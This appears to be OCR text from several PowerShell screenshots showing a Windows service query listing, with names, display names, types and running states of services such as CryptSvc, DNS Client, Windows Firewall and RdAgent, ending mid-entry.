

Windows PowerShell
SERVICE_NAME: COMSysApp
DISPLAY_NAME: COM+ System Application
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: CryptSvc
DISPLAY_NAME: Cryptographic Services
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: DcomLaunch
DISPLAY_NAME: DCOM Server Process Launcher
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: Dhcp
DISPLAY_NAME: DHCP Client
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: DiagTrack
DISPLAY_NAME: Diagnostics Tracking Service
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0



Windows PowerShell
SERVICE_NAME: Dnscache
DISPLAY_NAME: DNS Client
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: DPS
DISPLAY_NAME: Diagnostic Policy Service
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: EventLog
DISPLAY_NAME: Windows Event Log
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: EventSystem
DISPLAY_NAME: COM+ Event System
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: FontCache
DISPLAY_NAME: Windows Font Cache Service
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0



Windows PowerShell
SERVICE_NAME: gpsvc
DISPLAY_NAME: Group Policy Client
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: iphlpsvc
DISPLAY_NAME: IP Helper
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: LanmanServer
DISPLAY_NAME: Server
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: LanmanWorkstation
DISPLAY_NAME: Workstation
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: lmhosts
DISPLAY_NAME: TCP/IP NetBIOS Helper
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0



Select Windows PowerShell
SERVICE_NAME: LSM
DISPLAY_NAME: Local Session Manager
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: MpsSvc
DISPLAY_NAME: Windows Firewall
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: MSDTC
DISPLAY_NAME: Distributed Transaction Coordinator
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: MsMpSvc
DISPLAY_NAME: Microsoft Antimalware Service
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: Netman
DISPLAY_NAME: Network Connections
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0



Select Windows PowerShell
SERVICE_NAME: netprofm
DISPLAY_NAME: Network List Service
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: NlaSvc
DISPLAY_NAME: Network Location Awareness
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: nsi
DISPLAY_NAME: Network Store Interface Service
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: pla
DISPLAY_NAME: Performance Logs & Alerts
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: PlugPlay
DISPLAY_NAME: Plug and Play
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0


Select Windows PowerShell
SERVICE_NAME: Power
DISPLAY_NAME: Power
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: ProfSvc
DISPLAY_NAME: User Profile Service
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: RdAgent
DISPLAY_NAME: RdAgent
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: RpcEptMapper
DISPLAY_NAME: RPC Endpoint Mapper
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
